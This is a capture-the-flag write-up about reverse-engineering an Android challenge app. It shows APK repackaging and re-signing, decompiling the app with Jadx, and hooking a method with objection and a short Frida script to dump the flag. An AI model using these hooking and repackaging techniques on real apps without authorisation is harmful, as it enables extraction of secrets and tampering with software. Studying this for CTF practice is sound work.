
Unpacking the APK and editing AndroidManifest.xml to change the minimum android api version required to 23 (idk it was not working on my emulator, had to do this)

Repacking the apk.
Signing the apk
keytool -genkey -keystore test.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000

jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore my_application.apk alias_name
Now we install the apk
adb install modded.apk

Now we have our environment set up, we can now proceed with source code analysis
Viewing source code by Jadx.

This is the main function of the android app. On line 38 we can see the apk calling a method c of the class qg (since qgVar is object of qg). Let’s inspect this method.

The method c returns some string value, we can hook this method and see it’s return value. This will give us the flag most probably.
So to do this, there are two ways

The Skiddie Way : Using Objection
Using objection we can check for classes and find the return value for the same.
objection -g com.hackpack.et explore
android hooking watch class_method qg.c --dump-return
Now entering any text inside the textbox will call the function and give us the flag
Pro Way: Manual function override using frida.

We know which class we have to hook, so creating a custom frida script for the same
Java.perform(function(){
  Java.use("qg").c.implementation = function (a , b) {
    console.log("Exploit Loaded");
    var retVal = this.c(a , b);
    console.log(retVal);
    return retVal;
  }
});
The above scripts overloads the function qg.c and then prints it’s return value.
Now running this on frida
frida -U -j exploit.js com.hackpack.et --no-pause
Again entering text on the text box will print the flag for the challenge
Conclusion
I hope you all learned something from this writeup. If you feel that this could be improved, feel free to mail me. Thankyou HackPack team for this wonderful CTF.